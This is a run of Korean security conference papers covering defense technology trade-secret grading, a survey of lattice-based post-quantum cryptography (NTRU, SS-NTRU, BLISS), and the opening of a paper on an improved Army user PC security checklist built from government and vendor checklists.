<표 4> 기술상의 영업비밀의 자산분류

자산의 종류	설 명
시설 및 제품 설계도	중요 공장의 설계도면, 기계장치의 배치도, 제품 생산 라인의 설계도, 공정 설계도
물건의 생상·제조 방법	제품의 생산, 가공, 조립 또는 제조 방법으로 비법이거나 미공개된 것
물질의 배합방법	물질을 생성하는 반응 순서, 원료의 배합순서, 배합비율, 시차 등으로서 공개되지 않고, 역설계로 알아낼 수 없는 것
연구 개발 보고서 및 데이터	연구 개발 과정, 결과 보고서 및 연구에 사용된 데이터
실험 데이터	개발 중인 시제품 또는 시제품의 성능실험, 의약품의 효능, 기계장치의 시운전 데이터 등
시설, 기계설비, 장비	기업이나 개인이 독자적으로 개발하여 보유하고 있는 시설, 특수장비와 설비 등

본 연구진은 영업비밀 보호 가이드에서 권장하는 등급 분류 기준(표 5)과 최근 관련 연구결과 [5, 6]를 참고하되 방산업체의 방문 조사를 통해 합리적인 중요도 등급 부여 방법을 연구하고 있다. 방산업체 및 협력업체의 방문 조사를 통해 기술 자산의 관리 실태를 파악한 결과, 등급은 간단하게 하는 것이 현실적이다. 업체에서는 영업비밀 등급 분류기준과 같은 분류 기준을 적용하는 것은 매우 모호한 기준으로 인지하고 있으며, 등급 수가 많으면 관리만 복잡할 뿐 보호의 실효성은 나아지지 않는다. 따라서, 극비, 대외비, 일반의 3개 등급인 최소 개수로 분류하는 방안을 연구하고 있다.

<표 5> 영업비밀의 등급 기준

등급	분류기준
Ⅰ급	- 유출 시 회사의 존망이 우려되는 정보 - 새로운 경쟁자를 발생시키는 정보 - 회사에 직접적으로 상당한 매출을 발생시키는 핵심 정보
Ⅱ급	- 유출 시 매출 및 고객과의 관계, 기술개발 지연 등의 피해가 예상되는 정보 * 연구소 (예시: 개발소프트웨어 소스코드, 개발설계서)
Ⅲ급	- 일시적으로 회사업무 추진에 장애를 주거나 경쟁자에게 유리한 정보 - 회사 임직원에게만 한정적으로 공개되는 정보
일반문서	- 정보의 취득이나 개발을 위해 특별한 비용이나 노력이 투입되지 않은 정보 - 유출 시 손실 비용을 무시할 정도로 사소한 정보 - 공지되어 널리 알려져 비밀이 아닌 것 - 간행물 등 매체에 실린 정보, 판매 제품을 분해하여 쉽게 획득할 수 있는 정보

Ⅳ. 결론

방위사업관리규정 제5편 '국방과학기술관리 방위산업육성 및 국산화'에 의하면 국방과학기술의 소유권 및 실시권 등의 일부 또는 전부가 국가에 있다고 명시되어 있다 [8]. 방위산업기술은 국방과학기술 중에서 국가안보를 위해 보호할 기술이 지정된 것으로 이 또한 국가가 소유권을 갖는다. 방산업체 등 기술보호 대상기관은 국가 소유의 방위산업기술을 식별하고 유출 및 침해가 되지 않도록 보호체계를 구축해야 한다.

기술보호체계를 구축하려면 이미 보유하고 있거나 연구개발 중인 방위산업기술의 식별 및 보호자산의 식별이 선행되어야 한다. 그러나, 현재는 각 대상기관이 자체적으로 방위산업기술의 식별이 어려운 실정이다. 이는 141개 기술명이 구체적이지 않아 보유 기술이 방산기술에 해당되는 지 판정이 어렵기 때문으로 파악된다. 이러한 문제를 해결하려면 방위사업청은 방위산업기술 지정 시에 만들었던 1,657여개의 방위산업 관리대상 기술목록을 공개하여 기술목록을 구체화해 줄 필요가 있다. 그러나, 이것만으로도 업체들이 기술 식별이 어려울 수 있기 때문에 업체들이 방위산업기술 판정 신청서를 작성하여 방위사업청에 접수하면 방위산업기술인지를 판정해주는 시스템 구축이 시급하다.

또한, 대상기관이 기술보호체계 구축 비용 때문에 보유 중인 방위산업기술을 밝히기를 꺼리는 문제가 있을 수 있다. 대상기관은 연구개발한 국방과학기술 정보를 DTiMS에 등록해야 하므로 등록된 정보를 자동으로 분석하고 기술을 식별해주는 기술 개발도 검토할 필요가 있다.

대상기관이 방위산업기술을 식별하고나면 기술을 담고 있는 자산을 식별해야 한다. 대부분은 문서, 전자파일의 형태로 추정된다. 국방과학기술의 연구개발 단계에서 산출되는 문서, 전자파일 별로 중요도 등급을 부여하여 보호체계를 강화할 필요가 있다. 이때 합리적인 관리를 위해 중요도 등급은 최소화할 필요가 있다.

본 논문에서는 방위산업기술 지정 및 관리 실태를 분석하였으며 향후 과제로서 방위산업기술 보호자산 식별방법과 중요도 분류기준을 연구할 것이다.

[참고문헌]

[1] 이형진, "방위산업기술보호법 제정의 의미와 방위기술보호 중요성 인식제고 방안," 한국산업보안연구학회 학회지, 제6권 제2호, 2016. 12.

[2] 방위산업기술보호법, 법률 제13632호, 2015. 12. 29. 제정

[3] 방사청 "방위산업기술 식별연구 보고서", 2015. 11.

[4] 영업비밀보호센터, "꼭 알아야 할 영업비밀 보호 가이드", 2014. 2.

[5] 강부일, "금융기관 문서 보안등급 분류에 관한 연구", 고려대학교 석사학위논문, 2014. 12.

[6] 신동혁, "비즈니스 데이터 보호를 위한 decision matrix 설계 방법론 및 등급별 보호조치", 한국융합보안학회, 정보보안 논문지, 제16권 제4호, 2016. 6.

[7] 방위사업청 예규 제356호, "국방과학기술 정보관리 업무지침", 2017. 1. 12. 개정

[8] 방위사업청 훈령 제408호, "방위사업관리규정", 2017. 5. 4. 개정

격자 기반 암호의 동향 분석

이지은, 김준섭, 김기문, 박해룡*

*한국인터넷진흥원

A Study of Recent Currency of Lattice-based Cryptography

Ji-Eun Lee, Jun-Sub Kim, Ki-Moon Kim, Hae-Ryong Park*

*Korea internet & security agency.

요 약

양자컴퓨터의 상용화가 현실로 다가오고 있기에 양자 내성 암호의 개발이 시급하다. 양자컴퓨터가 개발되면 기존의 암호와는 다른 기반문제에 대한 연구가 필요하다. 본 논문에서는 기존과 다른 양자 내성 암호의 개발 필요성에 대해 알아보고 양자 내성 암호 중 주목받고 있는 lattice-based cryptography의 이론적 배경 및 연구 동향을 파악하여 앞으로의 연구 방향을 수립하고자 한다.

I. 서론

1976년 공개키 암호의 개념이 처음 제안된 후 현재까지 보편화된 공개키 암호 시스템들은 주로 인수분해 분제와 이산대수 문제에 기반하고 있다. 하지만 양자컴퓨터가 상용화되면 이러한 기반 문제들을 다항식 시간 내에 풀 수 있다고 알려져 있어 새로운 암호 시스템의 개발이 필수적이다. 이에 따라 양자컴퓨터 환경에서도 안전한 양자내성암호를 PQC(Post-Quantum Cryptography)라 부르고 각국에서 PQC의 개발을 위해 다방면으로 노력하고 있다.

양자컴퓨터의 상용화 가능성은 여러 나라의 움직임에서 확인할 수 있다. 2011년 5월 캐나다의 D-Wave Systems에서 128큐비트(qubit: quantum bit) 프로세스를 장착한 세계최초 상용화 양자컴퓨터인 D-Wave One[1]을 발표하였고, 이후 D-Wave는 후속으로 512큐비트를 사용하는 D-Wave 2를 출시하였다. 구글은 이를 구매하여 기계학습과 음성인식 등을 위해 방대한 데이터를 분석하는 것에 사용하고 있다.

미국의 NIST는 2016년 4월 'Reports on Post-Quantum Cryptography' NISTIR 8105를 통해 양자컴퓨터의 개발에 대비한 PQC의 표준을 만들기 위한 공모를 시작하였다. 또한, NSA에서 2015년 8월 foreign releasable information, US-Only information, Sensitive Compartmented Information 등의 암호화에 이용되는 Suit B Cryptography의 알고리즘을 전부 PQC로 개정하겠다고 공표하였다.

이런 흐름에 따라 국내에서도 양자컴퓨터에 안전한 PQC에 대한 연구가 필요한 시점이다.

* 이 논문은 2017년도 정부(미래창조과학부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임(No.2017-0-00616, 격자기반 양자내성 공개키암호 스킴 개발)

PQC 중 가장 주목 받고 있는 격자 기반 암호는 다른 PQC들과 다르게 NP-hard worst-case lattice 문제를 기반으로 하는 안전성을 가지고 빠른 구현이 가능하며 동형암호, ID-based 암호 등의 응용이 가능하다. 이 논문에서는 PQC에 대한 개념을 소개하고 격자 기반 암호의 이론적 배경 및 연구 동향을 파악하여 앞으로의 연구 방향을 정하는 발판을 마련하고자 한다.

II. 양자컴퓨터와 양자알고리즘

2.1 양자컴퓨터의 개념

양자컴퓨터는 1982년 리처드 파인먼에 의해 처음 제안되었는데, 그는 양자역학에 기반을 둔 논리 연산 법을 컴퓨터에 적용함으로써 새로운 세상을 열게 되었다. 기존의 컴퓨터는 모든 상태가 일의적으로 결정되고 상태의 변화도 일의적으로 결정된다. 이런 방식을 이진법(binary bit)이라고 하는데, 이를 이용한 계산은 한 번에 한 단계씩만 이루어지게 된다. 하지만 양자컴퓨터는 큐비트를 사용하기 때문에 모든 가능한 상태를 중첩할 수 있다. 이러한 병렬성질을 이용하면 특정 문제들을 기존의 컴퓨터보다 더 빠르게 처리할 수 있게 된다.

2.2 양자컴퓨터와 계산 복잡도

계산 복잡도를 나타내는 용어 중에 양자컴퓨터에서 사용되는 용어는 BQP(Bounded error, Quantum, Polynomial time)이다. BQP는 양자컴퓨터가 모든 질문에 대해 다항식 시간 내에 3/4 이상의 확률로 정답을 맞힐 수 있는 문제의 집합을 의미한다.

최근 기존의 NP(Non-deterministic Polynomial time : 비 결정론적 튜링기계로 다항식 시간 안에 풀 수 있는 문제의 집합)에 속하면서 BPP(Bounded-error, Probabilistic, Polynomial time : 확률적 튜링기계로 모든 문제에 대해 최대 1/3의 오류가 발생하면서 다항식 시간 내에 풀 수 있는 문제의 집합)에 속하지 않는다고 알려진 문제들이 BQP에 속한다는 것이 알려졌다. 이에 따라 양자컴퓨터에서 다양한 기반문제들에 대한 연구를 진행해야 하는 필요성이 대두되고 있다. NP이고 BPP에 속하지 않으면서 BQP에 속한다고 알려진 가장 대표적인 문제는 소인수분해와 이산대수 문제이다. 이 기반문제들은 기존의 컴퓨터에서는 암호의 기반문제로 활용 가능하였지만, 양자컴퓨터에서는 이런 문제들을 푸는 양자 알고리즘들이 개발되어 더는 기반문제로 사용할 수 없게 되었다.

2.3 양자 알고리즘

현재 양자 알고리즘 중 가장 잘 알려진 것은 Shor 알고리즘과 Grover 알고리즘이다. 이 두 알고리즘은 개발될 경우 각각 공개키 암호시스템과 대칭 키 암호시스템에 큰 변화를 가져올 것으로 예상한다.

Shor 알고리즘은 1994년 벨 연구소의 Peter Shor가 제시한 인수분해 알고리즘이다. 이 알고리즘은 QFT(Quantum Fourier Transform)과 반복된 제곱을 통한 modular exponentiation을 이용해 기존 컴퓨터에서 N 비트가 걸려야 풀 수 있던 인수분해 문제를 polynomial time인 $O((\log N)^2(\log\log N)(\log\log\log N))$ 시간 안에 풀 수 있게 된다. 즉, sub-exponential time이 걸리는 인수분해 문제를 polynomial time으로 단축시키게 되었기 때문에 공개키 암호 시스템에 큰 영향을 미칠 것으로 예상한다.

Grover 알고리즘은 1996년 Lov Grover에 의해 개발된 정렬되지 않은 데이터베이스의 원소를 찾는 양자 알고리즘이다. 기존 컴퓨터를 이용하면 N개의 원소 중 하나를 찾으려면 $O(N)$번의 검색이 필요하지만, 이 알고리즘을 이용하면 $O(N^{1/2})$번의 검색만으로 원하는 원소를 찾을 수 있다. 이후 Bennett, Bernstein, Brassard, Vazirani가 이보다 짧게 걸리는 양자 알고리즘이 없다는 것을 증명하면서 Grover 알고리즘이 최적화된 검색 알고리즘임이 입증되었다. 이 알고리즘은 검색속도를 향상하기 때문에 같은 안전성을 위해서는 대칭 키의 경우 키 길이를 증가시켜야 하고 해시함수의 경우 출력 길이를 증가시켜야 한다. 이는 대칭 키 암호에 큰 영향을 미칠 것으로 예상한다.

따라서 양자컴퓨터가 상용화된다면 소인수분해나 이산대수의 계산 복잡도에 의존하지 않는 암호를

사용해야 한다. 즉, PQC의 개발이 필수적이다.

2.4 양자내성 암호의 조건

아직 완전히 증명되지는 않았지만, 일반적으로 양자컴퓨터도 NP-완전 문제(NP-complete: NP 집합에 속하는 문제 중 가장 어려운 문제의 부분집합으로, 모든 NP 문제를 다항식 시간 내에 NP-완전 문제로 환산할 수 있음)는 다항식 시간에 풀 수 없다는 견해가 지배적이다. 따라서 양자컴퓨터 시대를 대비하여 이러한 문제를 기반으로 하는 양자 내성 암호에 대한 연구가 진행되고 있다.

III. Lattice-Based Cryptography

Lattice에 대한 연구는 LLL(Lenstra-Lenstra-Lovasz) 알고리즘의 개발 이후 암호학계에서 활발히 진행되고 있다.[2] 1997년에 Ajtai가 SVP (Shortest Vector Problem)는 NP-hard 문제라는 증명을 하면서 공격만 활용되던 lattice가 암호 scheme 설계에 활용되기 시작하였다.[3] 현재까지 Lattice 문제를 푸는 양자 알고리즘이 개발되지 않았기 때문에 이를 기반으로 하는 암호가 PQC의 후보로 떠오르고 있다.

3.1 Lattice

Lattice는 R^n에서 정의된 k개의 basis 벡터 $B=\{b_0, b_2, \cdots, b_{k-1}\}$의 정수 선형 조합의 집합을 의미하고 $L=L(B)=\left\{\sum_{i=0}^{k-1} z_i b_i \mid z_i \in Z\right\}$로 표시한다. 여기서 k는 basis의 rank라 부르고, basis의 각 원소 b_i가 $b_i \in Z^n$일 때 $k=n$가 되는 lattice를 full rank lattice 혹은 full dimension lattice라 부른다. Basis를 이루는 벡터를 column으로 하여 행렬 $B=[b_0, \cdots, b_{n-1}] \in R^{n \times n}$를 나타낼 수 있으며 같은 lattice 공간을 표현하는 basis는 여러 가지가 존재할 수 있다. Basis B, B'에 대하여 $B=UB'$를 만족하는 unimodular matrix U가 존재하면 basis B와 B'은 같은 lattice를 구성하게 되고 이를 $L(B)=L(B')$로 표현할 수 있다.

Lattice reduction은 basis를 구성하는 벡터들이 크기가 작고 거의 수직을 이루는 좋은 basis를 찾는 것을 목표로 한다. 좋은 basis는 lattice 위에서 정의된 어려운 문제를 쉽게 풀 수 있는 basis여서 개인키로 활용되고 나쁜 basis는 공개키로 활용된다.

3.2 기반문제

Lattice-based cryptography는 다음의 여러 난제를 기반으로 설계되어 있다.

3.2.1 SVP(Shortest Vector Problem)

SVP는 임의의 basis B로 구성된 lattice $L=L(B)$가 주어졌을 때, lattice의 벡터 중 0이 아닌 가장 짧은 벡터를 찾는 문제이다.

3.2.2 CVP(Closest Vector Problem)

CVP는 임의의 basis B로 구성된 lattice $L=L(B)$에 대해 임의의 벡터 v가 주어져 있을 때, v와 가장 가까운 lattice 벡터를 구하는 문제이다.

3.2.3 LWE(Learning with Errors)

양의 정수 n, q와 정수 위에서 정의된 Gaussian distribution을 따르는 오류 분포 χ가 있을 때, 비밀 벡터 $s \in Z_q^n$에 대해 $Z_q^n \times Z_q$ 위에서 정의된 LWE 분포 $A_{s,\chi}$는 랜덤하게 벡터 $a \in Z_q^n$와 $e \leftarrow \chi$를 선택하여 $(a, b=<s,a>+e \bmod q)$를 출력한 값이다.

LWE 문제는 search LWE와 decision LWE 두 가지가 있는데, search LWE는 LWE sample로부터 비밀 벡터를 찾는 문제이고, decision LWE는 LWE 분포와 랜덤한 분포 사이를 구분하는 문제이다. 즉, search LWE는 $A_{s,\chi}$에서 수집된 m개의 독립된 샘플 $(a_i, b_i) \in Z_q^n \times Z_q$로부터 s를 찾는 문제이고 decision LWE는 m개의 독립된 샘플 $(a_i, b_i) \in Z_q^n \times Z_q$이 $A_{s,\chi}$로부터 수집되었는지, 랜덤한 분포 내에서 수집되었는지 구별하는 문제이다.

3.2.4 Ideal Lattice

Ideal lattice는 lattice가 주어진 ring R에 대해 ideal을 구성하는 것을 의미한다.

3.3 연구 동향

초기에는 CVP 기반의 암호들이 개발되었으며 대표적인 알고리즘으로는 GGH와 NTRU 등이 있다. GGH는 효율적인 공격 기법이 개발되었지만 NTRU는 현재에도 공격 기법이 없어 가장 널리 쓰이는 암호이다. 하지만 그 안전성이 증명되지 않았기 때문에 안전성 증명이 가능한 알고리즘을 개발하고자 하는 연구가 진행되고 있다. 2010년에 V. Lyubashevsky, C. Peikert, O. Regev가 ring 위에서의 LWE를 통해 안전성 증명이 가능한 암호를 개발하였다. 최근에는 ideal lattice의 안전성에 대한 문제로 새로운 ring 구조를 기반으로 하는 알고리즘이나 ring을 사용하지 않는 standard-LWE를 기반으로 하는 암호 시스템에 대한 연구가 활발히 진행되고 있다.

3.4 대표적인 알고리즘

3.4.1 NTRU

1996년 Hoffstein, Pipher, Silverman은 NTRU를 개발하였는데 이 시스템은 처음으로 polynomial ring을 이용한 암호이다. NTRU는 빠르고 키 길이가 짧은 장점이 있고 여러 공격 기법에도 안전한 암호이다. 2008년 IEEE standard 1363.1의 표준으로 등록되었지만, worst-case lattice 문제로의 reduction이 개발되지 않아 현재까지 안전성 증명이 없는 암호이다.

NTRU에 사용되는 ring은 $R=Z[x]/(x^N-1)$의 형태로 R의 원소 $f(x)=\sum_{i=1}^{N-1}a_i x^i \in R$는 $[a_0, a_1, \cdots, a_{N-1}]$로 표현하여 행렬로 나타낼 수 있다. 이 scheme에 사용되는 파라미터는 다음과 같이 정의될 수 있다. N은 ring의 dimension을 의미하고, p, q는 양의 정수, d_f, d_g는 각각 polynomial f와 g의 ± 1의 개수, 그리고 d_r은 랜덤 polynomial r의 ± 1의 개수를 나타낸다. 일반적으로 N은 소수를 선택하며 q는 2^m 형태의 정수, p는 3을 선택한다. D_F, D_g, D_r는 0이 아닌 계수의 개수가 각각 d_f, d_g, d_r인 R의 polynomial의 집합을 의미한다.

NTRU의 Key generation 과정은 $F \in D_F$일 때, $f=1+pF$인 polynomial을 생성하고 $g \in D_g$를 랜덤하게 선택한 다음 $h \equiv f^{-1} \cdot g \bmod q$를 계산하여 공개키 $K_{pub}=h$와 개인키 $K_{pk}=f,g$를 생성한다.

NTRU의 암호화는 메시지 M을 D_F 안의 함수가 m이 되도록 encoding 한 다음 랜덤한 다항식 $r \in D_r$을 선택하여 $c=h \cdot r+m \bmod q$를 연산해 암호문을 생성한다.

NTRU의 복호화는 암호문 $c \cdot f \bmod q$를 연산한다.

3.4.2 SS-NTRU

2011년 Stehle, Steinfield가 제안한 NTRU의 변형된 암호 시스템이다.[4] 안전성 증명을 위해 사용하는 ring을 $R=Z[x]/(x^N+1)$로 변경하고 개인키 f, g을 R에서 랜덤하게 선택하는 방식으로 알고리즘을 변형시켰다. LWE를 암호에 적용시키면 공개키 h와 암호문 C에 대해서 (h, C)가 주어졌을 때, 개인키 f, g를 찾는 문제라고 생각할 수 있다. SS-NTRU는 개인키 f, g를 R_q^2에서 랜덤하게 선택하여 $h=pgf^{-1}$로 정의되는 공개키의 분포를 uniform하게 바꿔 LWE 위에서의 안전성을 만족하게 했다. 추가적으로 N을 2의 지수 형태로 선택하여 NTT(Number Theoretic Transform)을 이용하는 방식으로 빠른 연산이 가능하도록 하였다.[5,6]

3.4.3 BLISS

2013년 Ducas, Durmus, Lepoint, Lybashevsky가 제안한 전자서명 알고리즘이다.[7] 2012년에 제안된 Lyubashevsky의 lattice 기반 전자서명의 핵심인 rejection sampling의 변형을 통해 효율적인 전자서명 알고리즘을 제안하였다. BLISS의 안전성은 R-SIS 문제의 어려움에 기반을 두면 $R=Z$일 때뿐만 아니라 $R=Z[x]/(x^N+1)$에서도 적용할 수 있다.

BLISS의 Key generation 과정은 주어진 밀도 δ_1, δ_2로부터 $d_1=\lceil \delta_1 n \rceil$ 개의 계수가 $\{\pm 1\}$, $d_2=\lceil \delta_2 n \rceil$ 개의 계수가 $\{\pm 2\}$이고 나머지가 0인 다항식 f, g를 랜덤하게 선택한다. 이때, 다항식 f는 역원이 존재해야 한다. 사용할 개인키는 $S=(s_1, s_2)^t=(f, 2g+1)^t$이다. 이후 공개키를 생성하기 위해 $a_q=(2g+1)f^{-1} \in R_q$를 연산하고

$A=(2a_q, q-2)\in R_{2q}^{1\times 2}$로 정의하면 $AS=2a_q \cdot f-2(2g+1)\equiv 0 \bmod q$와 $AS=q(2g+1)=q\cdot 1\equiv 1 \bmod 2$을 만족하게 된다. 즉, AS는 $AS=q \bmod 2q$를 만족하게 되고, 이 A를 공개키로 한다.

BLISS의 서명 scheme은 message μ에 대해 $D_{Z^n,\sigma}$에서 y_1와 y_2를 뽑고, $u=\zeta\cdot a_1\cdot y_1+y_2 \bmod 2q$를 계산한다. 그 다음 $H([u]_d \bmod p, \mu)$에서 c를 뽑고, random한 bit b를 선택한다. 이때, z_1을 $y_1+(-1)^b s_1 c$라 두고 z_2를 $y_2+(-1)^b s_2 c$라 둘 수 있다. 확률이 $1/(Me^{(-\|S\|^2/2\sigma^2)\cosh(<z,S>/\sigma^2)})$이 아니면 다시 반복하고 확률이 맞으면 z_2^*를 $([u]_d-[u-z_2]_d) \bmod p$로 두고 서명 (z_1, z_2^*, c)를 생성한다.

서명의 검증은 $\|(z_1|2^d\cdot z_2^*)\|_2 > B_2$이거나 $\|(z_1|2^d\cdot z_2^*)\|_\infty > B_\infty$이면 reject하고 $c=H([\zeta\cdot a_1\cdot z_1+\zeta\cdot q\cdot c]_d+z_2^* \bmod p, \mu)$이면 accept하게 된다.

IV. 결론

본 논문에서는 PQC 연구의 배경과 가장 주목받는 양자 내성 암호 중 하나인 lattice-based cryptography에 대한 분석을 진행하였다. PQC에는 이 외에도 Multivariate-based cryptography, Code-based cryptography, Isogeny-based Cryptography, Hash-based digital signature 등 다양한 연구가 활발히 이루어지고 있다.

양자컴퓨터의 상용화가 다가오고 있는 만큼 양자 컴퓨팅 환경에 대응할 수 있는 PQC 연구의 필요성이 대두되고 있다. 특히 현재는 PQC 스킴의 적용이 시급한 시기이기에 다른 암호들에 비해 빠른 구현이 가능한 lattice-based cryptography가 중요한 역할을 할 것으로 보인다. 또한, 하나의 scheme을 개발하여 암호화된 상태에서 연산이 가능한 특징을 가지는 동형암호, 그리고 사전에 키를 나누어 가지지 않아도 안전한 통신이 가능한 ID-based 암호 등 다방면으로 응용이 가능하기에 더욱 의미 있는 연구가 될 것이다. 따라서 국내에서도 PQC, 특히 lattice-based cryptography의 기반문제를 분석하고 scheme을 개발하는 방향으로 연구를 진행하는 것이 필요할 것이다. 특히, 안전성 증명이 되지 않은 NTRU가 깨질 가능성을 염두에 두어 안전한 Ring 구조를 찾고 안전성 증명이 가능한 양자 내성 암호의 개발하기 위한 연구가 필요하다.

[참고문헌]

[1] E.D.Dahl, Programming with D-Wave: Map Coloring Problem, D-Wave Systems, November, 2013

[2] A. J. Lenstra et al. “Factoring Polynomials with Rational Coefficients,” Mathematische Annalen, vol. 261(4), pp. 515-534, 1982

[3] M. Ajtai, “The Shortest Vector Problem in L2 is NP-hard for Randomized Reductions,” Proc. of 30th STOC. ACM, pp. 10-10, 1998

[4] D. Stehle et al. “Making NTRU as Secure as Worst-Case Problems over Ideal Lattices,” EUROCRYPT vol. 6632 LNCS, pp. 27-47, 2011

[5] D. Maslen et al. “The Cooley-Tukey FFT and Group Theory,” American Mathematical Society, vol. 48, no. 10, pp. 1151-1160, 2001

[6] J. W. Cooley et al. “An Algorithm for the Machine Calculation of Complex Fourier Series”, Mathematics of Computation, vol. 19, pp. 297-301, 1965

[7] L. Ducas et al. “Lattice Signatures and Bimodal Gaussians,”IACR Cryptol. ePrint Arch. 2013

보안점검 항목을 통한 개선된 육군 사용자 보안 진단도구

박세훈* 김재홍* 김지원*
*육군사관학교 컴퓨터과학과

Improved Army User Security Checklist With Cyber Security Items

Se-Hun Park* Jae-Hong Kim* Jee-Won Kim*
*Department of Computer Science, Korea Military Academy.

요 약

최근 사이버 침해에 대한 공격이 증가하고 있으며 이를 대응하기 위해 공공기관, 민간기관은 사용자 보안 점검항목을 방어의 한 수단으로 사용하고 있다. 이와 마찬가지로 우리 군도 사이버 방어의 수단으로 사이버 안보에 대한 기본절차 및 지침을 제공 및 사용하고 있다. 그러나 이런 노력에도 불구하고 육군에서 발간하는 사이버방호작전 분석결과를 보면 침해건수는 점점 증가하고 있다. 이런 문제점들의 개선하고자 각 기관별 사용하고 있는 사용자 진단도구의 현황을 파악하고 분석한 뒤 육군의 개선된 사용자 사이버 보안점검 항목을 제안하여 효율적인 사용자 보안점검이 될 수 있게 제안하였다.

I. 서론

해킹, 바이러스, 정보 유출 등의 사고를 막기 위해 각 기관에서는 사용자 환경에서의 전산보안 점검항목을 설정하여 사용하고 있으며 한국인터넷진흥원(KISA)에서는 모바일 앱 소스코드 검증 가이드라인, 소프트웨어 보안약점 진단가이드 등을 개발하여 공공부문과 민간부문에서 활용할 수 있도록 지원하고 있다.[1] 국방부도 사이버 침해방지를 위해 기본절차를 규정한 지침을 제공 및 활용하고 있으며, 이 중 사용자 전산보안 점검항목도 포함하여 사용하도록 하고 있다.

보안업체 카스퍼스키랩의 디도스 공격 보고서에 따르면 최근 1분기에 발생한 세계 72개국 상대 디도스 공격 중 우리나라를 노린 공격이 26.57%로 중국(47.78%)에 이어 두 번째로 많았다고 보고하였다.[2] 이는 우리나라가 결코 사이버 안전지대가 아니라는 것을 다시 한 번 확인할 수 있었으며 사이버보안은 이제 더 이상 관리자뿐만 아니라 사용자 보안도 중요하다고 인식되어야 할 것이다. 본 고에서는 각 기관들의 진단도구 현황을 파악한 후 분석하여 이를 토대로 육군 사용자 환경의 전산보안 진단항목을 재점검한 후 개선된 사이버 진단도구를 만들어 사용자가 사용하기에 효율적인 보안진단도구를 제시하고자 한다.

II. 일반 진단도구 현황

일반 진단도구는 공공기관에서 권장하는 사용자 체크리스트와 민간기관의 체크리스트로 구분하였다.

2.1 정부기관(행정자치부)

보안업무규정을 담당하고 있는 행정자치부는 IT기업들에게 다음과 같은 체크리스트를 제공하여 PC보안을 강조하고 있으며 그 내용은 [표 1]과 같다.

[표 1] 행정자치부 보안체크리스트

구분	점검항목	
1	접근권한관리 및 접근통제	시스템에 대한 접근권한 부여시 필요 최소한의 범위로 업무 담당자에 따라 차등 부여하는지 여부
2		접근권한의 부여, 변경, 말소 내역을 기록 및 관리하고, 최소 3년간 보관하는지 여부
3		안전한 비밀번호 작성규칙을 수립 및 적용하는지 여부 *비밀번호 작성규칙 -(최소 10자리 이상) 영어 대문자, 소문자, 숫자, 특수문자 중 2종류 조합 -(최소 8자리 이상) 영어 대문자, 소문자, 숫자, 특수문자 중 3종류 조합
4		불법적 접근(방화벽) 및 침해사고 방지(침입탐지)를 위한 시스템을 설치 및 운영하고 있는지 여부
5		개인정보취급자가 외부에서 정보통신망을 통한 접속 시 가상사설망(VPN), 전용선 등 안전한 접속수단을 제공
6		P2P, 웹하드 등 비인가 프로그램 및 공유 설정 등을 통해 열람권한이 없는 자에게 공개, 유출되지 않도록 접속 차단을 실시하고 있는지 여부
7		본인 확인을 위해 성명, 주민등록번호를 사용할 수 있는 경우에도 공인인증서, 휴대전화 등을 통해 추가적인 정보를 확인하는지 여부
8	개인정보암호화	고유식별정보, 비밀번호 등을 외부에 송·수신 하거나, 내부에 저장하는 경우 SSL 등 암호화 조치 적용 여부
9		비밀번호의 내부 저장 시 일방향 암호화(해쉬함수)알고리즘을 적용하고 있는지 여부
10		고유식별번호를 인터넷과 내부망의 중간지점에 저장하는 경우 암호화 조치를 적용하는지 여부
11	접속기록보관	취급자의 접속기록을 최소 6개월 이상 보관 및 관리하고, 도난 및 분실되지 않도록 안전하게 보관 및 관리하는지 여부
12		취급자의 접속이력 기록시 필수항목(4개)을 기록하고 있는지 여부 -필수항목 : ID, 날짜 및 시간, 접속자 IP주소, 수행업무(열람, 수정, 삭제, 인쇄, 입력 등)
13	보안프로그램	보안 프로그램(백신)을 자동 업데이트 또는 1일 1회 이상 업데이트 하여 최신의 상태로 유지하고 있는지 여부

2.1 교육기관(교육청)

[표 2] 교육청 보안체크리스트

구분	점검항목	수행주체
1	내PC지키미를 이용한 월 1회 보안점검 실시	개인, 관리자
2	부팅시 CMOS비밀번호 설정	개인
3	로그인 비밀번호 설정	개인
4	비밀이나 중요자료 파일(한일, 엑셀 등) 비밀번호 설정	개인
5	10분 이상 미사용시 화면보호기 적용 및 해제시 비밀번호 적용	개인
6	불필요한 응용프로그램 설치 금지(업무와 무관한 프로그램)	개인
7	공유 폴더 삭제	개인
8	PC반입 시 최신 백신을 활용한 악성코드 감염여부 점검	개인, 관리자
9	OS 및 응용프로그램(한글, 오피스, PDF리더 등) 최신 보안패치 유지	개인, 관리자
10	PC용 최신 백신 운영, 실시간 감시 및 주기적 점검 수행	개인
11	메신저, P2P, 웹하드 등 업무와 무관하거나 비인가 프로그램 설치 금지	관리자
12	음란, 도박, 증권 등 업무와 무관한 사이트 접근차단	관리자
13	인터넷 PC에서 업무자료 저장금지를 위한 기술적 조치 이행	관리자
14	인터넷망의 문서프로그램 읽기 전용으로 운영	관리자
15	비밀번호는 숫자, 문자, 특수문자를 혼합하여 9자리 이상으로 설정하고 분기별 1회 이상 변경	개인
16	침입차단, 침입탐지 시스템 운용	관리자
17	업무, 인터넷망 간 자료전송시스템 로그 6개월 이상 보관	관리자
18	PC에 비인가 USB메모리 등 비인가 정보통신기기 연결시 작동되지 않도록 보안조치 및 최신백신 자동검사	관리자
19	PC교체, 반납, 폐기, 반출시 하드디스크 자료삭제 등 보안조치	개인, 관리자
20	중요정보가 저장된 메체 불용시 전용 소자장치로 삭제하거나 파쇄 등 물리적 파기 이행	개인, 관리자

교육행정업무를 주관하는 교육청의 체크리스트는 각 학교에서 진단하고 활용할 수 있게 [표 2]와 같은 체크리스트를 제공하고 있다.

2.3 민간기관

보안회사 안랩의 경우 PC보안과 모바일보안, 금융보안으로 나누어 사용자에게 점검하도록 하고 있고 세부내용은 [표 3]과 같다.

[표 3] 민간기관 보안체크리스트

구분	점검항목	
1	PC보안	보안 소프트웨어를 설치하고 엔진을 항상 최신으로 유지한다.
2		윈도우 운영체제 인터넷 익스플로러 오피스 제품의 보안 패치가 부팅시 자동 업데이트되도록 설정되어 있다.
3		여러 사이트의 아이디와 비밀번호를 동일하게 사용하지 않는다.
4		사이트별 아이디와 비밀번호는 영문/숫자/특수문자를 조합해 복잡하게 만든다.
5		비밀번호는 자주(최소 6개월에 한번) 바꾼다.
6		발신인이 불분명한 이메일 확인시 주의한다.
7		다운로드한 파일은 악성코드 검사를 한 뒤 실행한다.
8		이메일이나 SNS 등에서 함부로 단축 URL을 클릭하지 않는다.
